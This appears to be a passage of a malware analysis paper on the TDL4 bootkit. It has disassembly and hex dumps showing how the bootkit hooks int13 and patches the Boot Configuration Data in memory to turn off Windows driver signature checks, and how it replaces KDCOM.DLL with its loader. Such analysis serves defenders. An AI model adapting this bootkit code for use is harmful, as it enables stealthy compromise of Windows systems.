CI.dll	\SystemRoot\system32\CI.dll	866DA000	700416
Wdf01000.sys	\SystemRoot\system32\drivers\Wdf01000.sys	86785000	462848
WDFLDR.SYS	\SystemRoot\system32\drivers\WDFLDR.SYS	86820000	57344
ACPI.sys	\SystemRoot\system32\DRIVERS\ACPI.sys	8682E000	294912
WMILIB.SYS	\SystemRoot\system32\DRIVERS\WMILIB.SYS	86876000	36864
msisadrv.sys	\SystemRoot\system32\DRIVERS\msisadrv.sys	8687F000	32768
pci.sys	\SystemRoot\system32\DRIVERS\pci.sys	86887000	172032
vdrvroot.sys	\SystemRoot\system32\DRIVERS\vdrvroot.sys	868B1000	45056
partmgr.sys	\SystemRoot\System32\drivers\partmgr.sys	868BC000	69632

Figure 4: A screenshot of GMER, an application that detects and removes rootkit, showing the loaded modules. These are taken on a newly installed Windows 7 32-bit operating system.

Kernel Initialization of Digital Signature

Initialization of the Digital Signature Checking in NTOSKERNEL occurs in the Phase 1 of the initialization process. The actual initialization takes place on the CI.DLL, imported by the NTOSKERNEL file. SepInitializeCodeIntegrity() serves as the wrapper function for the initialization on NTOSKERNEL. The function first checks if it is running under WinPEMode; if so, Digital Signature Checking is not initialized. It also checks for "DISABLE_INTEGRITY_CHECK" and "TESTSIGNING" parameters before calling the imported function CiInitialize from CI.DLL.

```
_SepInitializeCodeIntegrity@0 proc near
00572D06     xor     eax, eax
00572D08     cmp     _InitIsWinPEMode, al
00572D0E     setz    cl
00572D11     mov     _g_CiEnabled, cl        ; init _g_CiEnabled = 0
00572D17     test    cl, cl
00572D19     jz      short WinPEMode         ; if WinPEMode do not initialize CI
00572D1B     push    ebx
00572D1C     push    esi
00572D1D     push    edi
00572D1E     mov     esi, offset _g_CiCallbacks
00572D23     mov     edi, esi
00572D25     stosd
00572D26     stosd
00572D27     stosd
00572D28     mov     eax, ds:_KeLoaderBlock
00572D2D     push    6
00572D2F     pop     ebx
00572D30     test    eax, eax
00572D32     jz      short loc_572D6B
00572D34     cmp     dword ptr [eax+LOADER_PARAMETER_BLOCK.LoadOptions], 0
00572D38     jz      short loc_572D6B
00572D3A     push    offset aDisable_integr    ; "DISABLE_INTEGRITY_CHECKS"
00572D3F     push    dword ptr [eax+LOADER_PARAMETER_BLOCK.LoadOptions]
00572D42     call    _SepIsOptionPresent@8
00572D47     test    eax, eax
00572D49     jz      short loc_572D4D
00572D4B     xor     ebx, ebx
00572D4D
00572D4D loc_572D4D:
00572D4D     mov     eax, ds:_KeLoaderBlock
00572D52     push    offset aTestsigning       ; "TESTSIGNING"
00572D57     push    dword ptr [eax+LOADER_PARAMETER_BLOCK.LoadOptions]
00572D5A     call    _SepIsOptionPresent@8
00572D5F     test    eax, eax
00572D61     mov     eax, ds:_KeLoaderBlock
00572D66     jz      short loc_572D6B
00572D68     or      ebx, 8
00572D6B
00572D6B loc_572D6B:
00572D6B
00572D6B     mov     ecx, eax
00572D6D     add     eax, 20h
00572D70     neg     ecx
00572D72     sbb     ecx, ecx
00572D74     push    esi
00572D75     and     ecx, eax
00572D77     push    ecx
00572D78     push    ebx
00572D79     call    _CiInitialize@12           ; CiInitialize(x,x,x)
00572D7E     pop     edi
00572D7F     pop     esi
00572D80     pop     ebx
00572D81
00572D81 WinPEMode:
00572D81     retn
_SepInitializeCodeIntegrity@0 endp
```

- TDL4 BOOT PROCESS -



TDL_MBR
BIOS
ldr16
Original MBR
NTFS Bootcode
int13_hook
ah=2h,42h
In memory Edit - BCD and winload paramaters
BOOTMGR
Ldr32 or ldr64 replaces KDCOM.DLL module
Winload
WinPEMode
NTOSKERNEL
Set a Load Image Notify Routine
(TDLXX_ImageLoad_NotifyRoutine)
ldrxx
o KdDebuggerInitialize1()
o IoInitSystem()
TDLXX_ImageLoad_NotifyRoutine
TDLXX_DriverLoaderEntry
TDLXX_DriverLoaderCallBack
DrvXX
Remove previously set Notify Routine and set a new one
(TDL_ImgLoadNotifyRoutine)
TDL_ImgLoadNotifyRoutine
cmdxx.dll


Figure 5: TDL4 boot up process.

The TDL malware replaces the original Master Boot Record (MBR) with its own MBR code. It begins execution when BIOS transfers the execution to the MBR code on the address 0000:7C00 (boot code area on a 16-bit real mode addressing). The TDL's MBR code hooks the interrupt int13 (Disk Interrupt), obtains the original MBR code, and transfer the execution to the original MBR.

From this point onward, the system is booting up as in a normal operation, except that the interrupt for the Disk Operation (int13) has been hooked. BIOS Disk Interrupt is still used on the boot up process by `bootmgr` and `WINLOAD.EXE` under a system that is using BIOS. The hook to the int13 traps the Disk Read Sector (ah=0x2) and Extended Read Rector (ah=0x42) operations, where malware handler routine will intercept the reading of Boot Configuration Data (BCD), the loading of `WINLOAD.EXE` and the loading of `KDCOM.DLL` (`WINLOAD.EXE`).

TDL Master Boot Record (MBR) Code

The first routine of the TDL's MBR code is to decrypt part of its code, and then allocates a memory for its hook routines by directly subtracting 16 KB from the base RAM size of the BIOS Data Area. It then searches for the ldr16 code in its own Boot Configuration, retrieves the code and place it on the allocated memory before transferring the execution to the "ldr16" code.



```
Select Hiew: boot_cfg.bin
    boot_cfg.bin        ↓FRO --------                    00000000 |Hiew 8.00 (c)SEN
 00000000:   63 66 67 2E-69 6E 69 00-00 00 00 00-00 00 00 00  cfg.ini
 00000010:   93 01 00 00-01 00 00 00-F0 F3 13 D5-D2 47 CB 01  ô☺  ☺   ≡≤‼╒╥G╦☺
 00000020:   6D 62 72 00-00 00 00 00-00 00 00 00-00 00 00 00  mbr
 00000030:   00 02 00 00-02 00 00 00-F0 F3 13 D5-D2 47 CB 01   ☻  ☻   ≡≤‼╒╥G╦☺
 00000040:   62 63 6B 66-67 2E 74 6D-70 00 00 00-00 00 00 00  bckfg.tmp
 00000050:   0F 01 00 00-04 00 00 00-4A 56 16 D5-D2 47 CB 01  ☼☺  ♦   JV▬╒╥G╦☺
 00000060:   63 6D 64 2E-64 6C 6C 00-00 00 00 00-00 00 00 00  cmd.dll
 00000070:   00 5C 00 00-05 00 00 00-A4 B8 18 D5-D2 47 CB 01   \  ♣   ñ╕↑╒╥G╦☺
 00000080:   6C 64 72 31-36 00 00 00-00 00 00 00-00 00 00 00  ldr16
 00000090:   C9 03 00 00-34 00 00 00-DC 54 35 D5-D2 47 CB 01  ╔♥  4   ▄T5╒╥G╦☺
 000000A0:   6C 64 72 33-32 00 00 00-00 00 00 00-00 00 00 00  ldr32
 000000B0:   3E 0C 00 00-36 00 00 00-36 B7 37 D5-D2 47 CB 01  >♀  6   6╖7╒╥G╦☺
 000000C0:   6C 64 72 36-34 00 00 00-00 00 00 00-00 00 00 00  ldr64
 000000D0:   48 0E 00 00-3D 00 00 00-3E 66 67 D5-D2 47 CB 01  H♫  =   >fg╒╥G╦☺
 000000E0:   64 72 76 36-34 00 00 00-00 00 00 00-00 00 00 00  drv64
 000000F0:   EC 5D 00 00-45 00 00 00-4C 8D 6E D5-D2 47 CB 01  ∞]  E   Lìn╒╥G╦☺
 00000100:   63 6D 64 36-34 2E 64 6C-6C 00 00 00-00 00 00 00  cmd64.dll
 00000110:   00 30 00 00-75 00 00 00-D8 13 B6 D5-D2 47 CB 01   0  u   ╪‼╢╒╥G╦☺
 00000120:   64 72 76 33-32 00 00 00-00 00 00 00-00 00 00 00  drv32
 00000130:   00 76 00 00-8E 00 00 00-5E 22 26 D6-D2 47 CB 01   v  Ä   ^"&╓╥G╦☺
```

Figure 6: An Example of the TDL malware's own Boot Configuration.

The Ldr16 Code

The ldr16 code is used to hooks int13, and then, retrieves and transfers execution to the original MBR code. Below is the code snippet of the ldr16:

```
ldr16:0000 start_ldr16:
ldr16:0000      pusha
ldr16:0001      push cs
ldr16:0002      pop ds
ldr16:0003      mov ds:3E2h, dl
ldr16:0007      xor si, si
ldr16:0009      mov es, si
ldr16:000B      mov eax, es:[si+4Ch]
ldr16:0010      mov ds:ORIG_INT13, eax          ; Save Original Int 13
ldr16:0014      mov ah, 48h
ldr16:0016      mov si, 4F6h
ldr16:0019      mov word ptr ds:4F6h, 1Eh
ldr16:001F      int 13h
ldr16:0021      xor di, di                      ; Hook Int13
ldr16:0023      mov word ptr es:[di+4Ch], offset INT13_Hook
ldr16:0029      mov word ptr es:[di+4Eh], cs
ldr16:002D      mov di, 7C00h                   ; di = destination address
ldr16:0030      mov si, offset aMbr             ; string entry to find in boot config
ldr16:0033      mov cx, 4                       ; szLen of string to find in config
ldr16:0036      call Loader                     ; call the loader to load original mbr
ldr16:0039      popa
ldr16:003A      jmp far ptr 0:7C00h             ; Transfer Execution to Original MBR
ldr16:003F ; ---------------------------------------------------------------------------
ldr16:003F
ldr16:003F INT13_Hook:                          ; The Hook to Int13
ldr16:003F      pushf
ldr16:0040      cmp ah, 2                       ; Basic Disk Read Sector
ldr16:0043      jz short start_Int13Hook_Routine
ldr16:0045      cmp ah, 42h                     ; Extended Read Disk Sector
ldr16:0048      jz short start_Int13Hook_Routine
ldr16:004A      popf
ldr16:004A ; ---------------------------------------------------------------------------
ldr16:004B      db 0EAh                         ; jmp far  ORIG_INT13
ldr16:004C ORIG_INT13 dd 0EA6E2589h
```

The hook to the Disk Interrupt 13 traps the operation ah=2 (Disk Read Sector) and ah=42 (Extended Read Disk Sector), allowing the TDL to do perform its routine for every process that uses the Interrupt Disk Read Operations. Since `bootmgr` and `WINLOAD.EXE` still use int13 Disk Read Operations under a BIOS system boot up process, the TDL is able to modify the values being read on the boot up. The key functionalities of the hook are as follows:


a) Replacement of a file that follows these rules:
   a. File replacement is not done yet
   b. File is PE (32-bit) or PE32+ (64-bit)
   c. Export table size is 0xFA

   NOTE: Other candidate file is `KDUSB.DLL`. `KD1394.DLL` is not being considered since its export table size is 0xFB. In the rest of this paper, we will be referring to `KDCOM.DLL`.

b) Data Replacement of Value “16000020” to “26000022”
c) Data Replacement of Value “1600” to “2600”
d) Data Replacement of Value “NIM/” to “M/NI”

We now look at these modifications, with the first modification happens in the process BOOTMGR.EXE when it reads the entire Boot Configuration Data. BOOTMGR.EXE process will call the function "BmOpenDataStore(x)."


```
ldr16:021D @Init_SearchCTR:
ldr16:021D
ldr16:021D      movzx cx, byte ptr ds:3E1h
ldr16:0222      shl cx, 7.
ldr16:0225

// Searches the value in the memory pointed by es:bx for the string value
// "16000020" in the Boot Configuration Data (BCD) while it is being read by
// bootmgr!BmOpenDataStore function, if found replace the Value to "26000022".
//  These modified values are from the Entries of Windows Boot Loader (winload.exe)
//
// 0x16000020 = BcdLibraryBoolean_EmsEnabled
// 0x26000022 = BcdOSLoaderBoolean_WinPEMode
// This will trick the Boot - Up that winpemode is true.

ldr16:0225 @sig_search_loop:
ldr16:0225      cmp dword ptr es:[bx], 30303631h   //'0061'
ldr16:022D      jnz short @sig_2
ldr16:022F      cmp dword ptr es:[bx+4], 30323030h //'0200'
ldr16:0238      jnz short @sig_2
ldr16:023A      mov dword ptr es:[bx], 30303632h   //'0062'
ldr16:0242      mov dword ptr es:[bx+4], 32323030h //'2200'
ldr16:024B

// This modification make sure that the modification registry key above is properly
// modified. It Properly set the hash value of the modified key.
// Uses the "lf" type thus the hash is only the first 4 character of the key.

ldr16:024B @sig_2:
ldr16:024B
ldr16:024B      cmp dword ptr es:[bx], 1666Ch      // "lf" type with 1 element
ldr16:0253      jnz short @sig_3
ldr16:0255      cmp dword ptr es:[bx+8], 30303631h //'0061'
ldr16:025E      jnz short @sig_3
ldr16:0260      mov dword ptr es:[bx+8], 30303632h //'0062'
ldr16:0269

// This modification will occur also on bootmgr when the bootmgr process loads the
// Winload.exe.
// This modifies the string /MININT to IN/MINT, these strings is used by
// winload.exe when it converts or forms the OslLoadOptions which will be used further by
// ntoskernel this load options strings will be in the "LOADER_PARAMETER_BLOCK"
// This modification tells ntoskernel not to enter WinPEMode, since the "IN MINT" parameter
// is not a valid load option parameter

ldr16:0269 @sig_3:
ldr16:0269
ldr16:0269      cmp dword ptr es:[bx], 4E494D2Fh   //'NIM/'
ldr16:0271      jnz short @next_dword
ldr16:0273      mov dword ptr es:[bx], 4D2F4E49h   //'M/NI'
ldr16:027B
ldr16:027B @next_dword:
ldr16:027B      add bx, 4
ldr16:027E      loop @sig_search_loop
```



Hiew: bcdclean

```
    bcdclean          ↓FRO ---------              00001D20 |Hiew 8.00 (c)SEN
00001CC0:  20 00 00 00-20 02 00 00-01 01 00 00-00 00 00 05       ☻  ☺☺     ♣
00001CD0:  12 00 00 00-61 31 33 30-A8 FF FF FF-6E 6B 20 00   ↕   a130¿   nk
00001CE0:  7E 9D 0B BD-97 70 CB 01-00 00 00 00-B0 04 00 00   ~¥♂╜ùp╦☺    ░♦
00001CF0:  00 00 00 00-00 00 00 00-FF FF FF FF-FF FF FF FF
00001D00:  01 00 00 00-30 0D 00 00-A0 0A 00 00-FF FF FF FF   ☺   0♪  á◙
00001D10:  00 00 00 00-00 00 00 00-0E 00 00 00-01 00 00 00           ♫   ☺
00001D20:  00 00 00 00-08 00 00 00-31 36 30 30-30 30 32 30       ◘   16000020
00001D30:  F8 FF FF FF-50 1F 00 00-E0 FF FF FF-76 6B 04 00   °   P▼  α   vk♦
00001D40:  04 00 00 80-00 00 10 20-04 00 00 00-01 00 00 00   ♦  Ç  ► ♦   ☺
00001D50:  54 79 70 65-45 6C 65 6D-F8 FF FF FF-40 11 00 00   TypeElem°   @◄
00001D60:  F8 FF FF FF-A8 2A 00 00-F8 FF FF FF-88 13 00 00   °   ¿*  °   ê‼
```

Figure 7: Clean Boot Configuration Data where the value is “16000020.”



Hiew: bcwin7infected

```
    bcwin7infected    ↓FRO ---------              00001D20 |Hiew 8.00 (c)SEN
00001CC0:  20 00 00 00-20 02 00 00-01 01 00 00-00 00 00 05       ☻  ☺☺     ♣
00001CD0:  12 00 00 00-61 31 33 30-A8 FF FF FF-6E 6B 20 00   ↕   a130¿   nk
00001CE0:  7E 9D 0B BD-97 70 CB 01-00 00 00 00-B0 04 00 00   ~¥♂╜ùp╦☺    ░♦
00001CF0:  00 00 00 00-00 00 00 00-FF FF FF FF-FF FF FF FF
00001D00:  01 00 00 00-30 0D 00 00-A0 0A 00 00-FF FF FF FF   ☺   0♪  á◙
00001D10:  00 00 00 00-00 00 00 00-0E 00 00 00-01 00 00 00           ♫   ☺
00001D20:  00 00 00 00-08 00 00 00-32 36 30 30-30 30 32 32       ◘   26000022
00001D30:  F8 FF FF FF-50 1F 00 00-E0 FF FF FF-76 6B 04 00   °   P▼  α   vk♦
00001D40:  04 00 00 80-00 00 10 20-04 00 00 00-01 00 00 00   ♦  Ç  ► ♦   ☺
00001D50:  54 79 70 65-45 6C 65 6D-F8 FF FF FF-40 11 00 00   TypeElem°   @◄
00001D60:  F8 FF FF FF-A8 2A 00 00-F8 FF FF FF-88 13 00 00   °   ¿*  °   ê‼
00001D70:  F8 FF FF FF-98 28 00 00-A8 FF FF FF-6E 6B 20 00   °   ÿ(  ¿   nk
00001D80:  7E 9D 0B BD-97 70 CB 01-00 00 00 00-B0 11 00 00   ~¥♂╜ùp╦☺    ░◄
00001D90:  00 00 00 00-00 00 00 00-FF FF FF FF-FF FF FF FF
00001DA0:  00                                                      (♦
00001DB0:  00
00001DC0:  01                                                ☺   ◘   Elements
00001DD0:  E8 FF FF FF-6C 66 02 00-B8 12 00 00-44 65 73 63   Φ   lf☻ ╕↕  Desc
00001DE0:  78 0D 00 00-45 6C 65 6D-F8 FF FF FF-20 20 00 00   x♪  Elem°
00001DF0:  F8 FF FF FF-40 20 00 00-08 00 00 00-20 02 00 00   °   @   ◘   ☻
00001E00:  E0 FF FF FF-76 6B 07 00-08 00 00 00-20 0E 00 00   α   vk• ◘   ♫
00001E10:  03 00 00 00-01 00 04 00-45 6C 65 6D-65 6E 74 20   ♥   ☺ ♦ Element
00001E20:  F0 FF FF FF-00 00 00 00-00 00 00 00-C8 1F 00 00   ≡           ╚▼
00001E30:  E0 FF FF FF-76 6B 04 00-04 00 00 80-00 00 10 20   α   vk♦ ♦  Ç  ►
00001E40:  04 00 00 00-01 00 07 00-54 79 70 65-01 00 00 00   ♦   ☺ • Type☺
00001E50:  F8 FF FF FF-68 27 00 00-F8 FF FF FF-80 29 00 00   °   h'  °   Ç)
```

Figure 8: Modified Boot Configuration Data where the value is “26000022.”

In Figure 5 and Figure 6, note that the modification is done in memory while it is being read, not on the BCD file itself.

File replacement will occur in the process `WINLOAD.EXE`, when `OslpLoadAllModules()` is called just right after the initialization of Code Integrity `OsInitializeCodeIntegrity()` of the Windows Boot Loader. `OslpLoadAllModules()` loads all necessary files like `NTOSKRNL.EXE`, `HAL.DLL`, boot drivers, and system drivers, including `KDCOM.DLL`. When the `winload` process calls the routine to load the `KDCOM.DLL` as indicated below,

```
winload:002ECBF5     push    edi
winload:002ECBF6     push    1
winload:002ECBF8     push    edi
winload:002ECBF9     push    edi
winload:002ECBFA     lea     eax, [esp+80h+var_50]
winload:002ECBFE     push    eax
winload:002ECBFF     push    edi
winload:002ECC00     push    edi
winload:002ECC01     push    edi
winload:002ECC02     push    offset aKdcom_dll ; "kdcom.dll"
winload:002ECC07     push    dword ptr [ebx+4]
winload:002ECC0A     mov     eax, esi
winload:002ECC0C     push    0E0000012h
winload:002ECC11     push    [ebp+arg_8]
winload:002ECC14     call    _OslLoadImage@52
```

the `KDCOM` will be replaced by ldr32 or ldr64, depending of what type of PE is being loaded, which is handled by the hook in int13 File Replacement.

```
ldr16:00FA @No_Export_PE32plus:
